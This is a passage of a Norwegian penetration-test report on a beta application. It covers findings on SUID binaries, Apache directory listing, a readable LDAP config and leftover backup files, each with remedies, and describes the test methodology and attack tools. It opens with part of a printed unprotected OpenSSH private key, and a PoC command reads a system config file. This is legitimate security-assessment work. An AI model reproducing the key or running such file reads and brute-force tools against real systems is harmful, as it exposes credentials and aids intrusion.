pTnSeWWdPZAIXZb0KhycxOQQUkl9Xwvggq4eoiMjRd7TCLmNt7j1AkE640lU5gEyChINYl
HVIPT+TOx0hxFWrqwOoFqReeZpkI9ISHyHlcCW4tSuPRAAAAgQCccrSgX7yBw/1tUunl5F
MlbJdCopfppj0qkh0+wEg0DSRkPwW6Otiy1ZDifTxQPoLgYhcRmkIgTQyPfW8Pqm3KaPrf
U/3cfifv1/TC1Uz1P5B5fRHaHWNcc/0BiQMMWNiCFWVzFNv2p8mB81otkDgexZmVa0IiIH
2d/q1Tp2CrxQAAAIEA6bipKL/gKMFhxIHu2H1pEQS5CASTjXZJHvxEUiJjlYY9Xs/RqFNM
9BpgZawawxAuOpHbUCcyX3R0PJIc5g+j/oJhsKlfA18aAS1+NW5pGKnghL0CZMoRMmxJA9
sBfbJj+0zi113CXJyqtNRQcpysKkfLkG4mbKwt5Tnp08J3tkUAAACBANoQc6JV8rqvn7E4
yFQO4NYMmOHg96n3L0aYvQH9ucPrYG4jIDn4spKKVCtVZS35TCpy6WicW0gxV+LUyuMtZe
un9j9oBiY3VGl5iUnQfwyUonInrDsoFoO5HmmjTLBSIo6yspnmd01Jld3w0orwBMbR5TS7
CtsZWJzuL7MpANWZAAAACWthbGlAa2FsaQE=
-----END OPENSSH PRIVATE KEY-----
```

Figur 64: Funn av ubeskyttet RSA nøkkel


SUID-binærer og konfigurasjonsfiler

Informasjon

Observasjon:

SC identifiserte flere SUID-binærer på systemet. Dette gir vanlige brukere muligheten til å kjøre programmer med root-privilegier, noe som kan medføre alvorlige sikkerhetsrisikoer ved misbruk.

Berørt område:



Beskrivelse:

SUID-binærer kan gi brukere høyere privilegier enn nødvendig, noe som øker risikoen for privilegier eskalering hvis de blir misbrukt.

Tiltak:

Fjern SUID-flagg fra binærer som ikke trenger det.

Overvåk systemet for endringer i SUID -binærer.

Begrens tilgang til bare autoriserte brukere.

Webserver-konfigurasjoner for Apache og Nginx

Informasjon

Observasjon:

Options Indexes er aktivert i Apache 2-konfigurasjonen, som tillater at kataloger uten en index.html-fil viser en liste over innholdet. Dette kan føre til at sensitive filer som konfigurasjonsfiler og loggfiler blir avslørt.

Berørt område:

/etc/apache2/apache2.conf

Beskrivelse:

Når Option Indexes er på, kan uautoriserte aktører se innholdet i katalogen på serveren, selv om de ikke skal ha tilgang til det. Dette kan inkludere sensitive filer som konfigurasjonsfiler og loggfiler.


Tiltak:

Deaktiver «Options Indexes» i Apache for å skjule kataloglister.

Bruk en standard index-fil i alle mapper.

Overvåk tilgangsforsøk for å oppdage uautoriserte aktiviteter.

Proof Of Concept (PoC)



Sensitiv LDAP- konfigurasjonsfil

Informasjon

Observasjon:

Konfigurasjonsfiler for LDAP er tilgjengelige og kan avsløre detaljer om autentisering og serverinnstillinger, noe som kan utnyttes av en angriper.

Berørt område:

etc/ldap/ldap.conf

Beskrivelse:

Disse filene kan inneholde sensitive opplysninger som autentiseringsmekanismer, serverinstillinger og sertifikatbaner. Uautorisert tilgang kan føre til kompromittering av autentiseringstjenester, og gi angripere innsikt i systemets sikkerhetsinnstillinger.

Tiltak:

Begrens tilgang til filene for kun nødvendige brukere.

Overvåk tilgangsforsøk for tidlig varsling av mistenkelig aktivitet.

Proof Of Concept (PoC)

```
┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/ldap/ldap.conf
#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

#BASE   dc=example,dc=com
#URI    ldap://ldap.example.com ldap://ldap-provider.example.com:666

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

# TLS certificates (needed for GnuTLS)
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

Gamle og Backup-filer (.bak og .old)

Informasjon

Observasjon:

Flere .bak- og .old-filer ble funnet på systemet, inkludert konfigurasjonsfiler og loggfiler. Disse kan inneholde eldre versjoner av sensitive data.

Berørt område:

/etc/xml

/initrd.img.old

/var/log/

/usr/share/

Beskrivelse:

Gamle og sikkerhetskopierte filer kan inneholde sensitiv informasjon, som tidligere systemkonfigurasjoner eller data, som kan gi verdifull innsikt for en angriper hvis det blir liggende tilgjengelig.

Tiltak:

Slett alle gamle og unødvendige sikkerhetskopier for å redusere risikoen for at sensitive data blir avslørt- Dette forhindrer mulige lekkasjer og bidrar til å beskytte systemets integritet.

Metodikk

Revisjonen kombinerer dynamisk testing, statisk kodeanalyse og manuelle angrep for å kartlegge applikasjonens sikkerhet. Testingen dekket nettverkskartlegging, sårbarhetsskanning og validering av kritiske funn gjennom verktøy som NMAP, SQLMAP og OWASP ZAP. Dette ga en dyp innsikt i både tekniske svakheter og operasjonelle risikoer.

Beta-status

Som en applikasjon i beta-fase er flere funksjoner fortsatt under utvikling. Testing fokuserte på kritiske og operasjonelle deler, som autentisering og databaseinteraksjoner, for å avdekke sårbarheter som kan adresseres tidlig i utviklingsløpet.

Statisk kodeanalyse

SC analyserer kildekoden som har blitt tildelt av Boris LockPicks. I kildekoden blir det avslørt sårbarheter som man sannsynlig ikke oppdager i en dynamisk test. Spesielt ble det funnet en hardkodet database, noe som utgjør en betydelig risiko for sikkerheten. En slik feil kan gi angripere direkte tilgang til sensitive data eller åpne muligheter for manipulering av systemet. Denne typen svakhet understreker viktigheten av å fjerne sensitive opplysninger fra kildekoden og etablerere sikrere metoder for håndtering av autentiseringsdata.

Verktøy:

NMAP: For å identifisere åpne porter tjenester og versjoner.

Nikto: For å skanne nettserveren etter kjente svakheter og feilkonfigurasjoner.

OWASP ZAP: For å utføre passive og aktive skanninger av webapplikasjonen.

SQLMap: For å teste og validere SQL-injeksjonssårbarheter.

Burp Suite: For å manipulere HTTP-forespørsler og teste inputvalidering.

Nessus: For sårbarhetsskanning av operativsystemer, tjenester og SSL/TLS-konfigurasjoner.

SSLyze: For å evaluere SSL/TLS-oppsett.

LinPEAS: For å avdekke konfigurasjonsfeil og muligheter for lokal rettighetseskalering.

Hydra: For brute force-testing av autentisering.

CrackMapExec: For testing av SMB-tilganger og passordstyrke.

Testprosedyrer:

1. **Forberedelse:**
   Konfigurering av testmiljøet med korrekt nettverksoppsett (Host-Only Adapter). Validering av tilgang til applikasjonen og serveren. Se i kildekoden for å få en oversikt.

2. **Nettverkskartlegging**
   Utføring av NMAP-skanninger for å identifisere aktive IP-adresser, tjenester og deres versjoner. Bruk av både UDP- og TCP-skanning for å dekke hele angrepsområdet.

3. **Sårbarhetsskanning**
   Bruk av Nikto, OWASP ZAP og Nessus for å identifisere kjente svakheter. SSL/SLS-analyse med SSlyze for å evaluere kryptering og sertifikatgyldighet.

4. **Utnyttelse**
   Testing av applikasjonens inputvalidering for XSS og SQL-injeksjon.
   Utføring av brute-force angrep med Hydra og CrackMapExec.
   Lokale analyser med LinPEAS for å finne eskaleringsmuligheter.

5. **Rapportering**
   Samling av funn, inkludert skjermbilder og loggfiler.
   Klassifisering av sårbarheter basert på CVSS v3.
   Utarbeidelse av tiltak i samsvar med OWASP Top 10 og NIST – retningslinjer.

Tilnærming

Metodikken ga en strukturert tilnærming til sikkerhetsrevisjonen og sikret at alle aspekter av applikasjonen ble analysert. Dette inkluderer både tekniske svakheter og kontekstuelle vurderinger basert på applikasjonens beta-status.

Avslutning

Denne rapporten oppsummerer funnene fra sikkerhetstesten og gir klare anbefalinger for å redusere risiko og forbedre systemets sikkerhet. Prioritering av tiltakene som adresser kritiske og høy-risiko sårbarheter vil vesentlig redusere sannsynligheten for uautorisert tilgang og datalekkasjer.

For spørsmål eller ytterligere bistand med innføring av tiltak, står vi til disposisjon.

She Cyber Security Services

Kirkegata 24, 0107 Oslo

Epost: info@shecyber.co

SHE-CYBER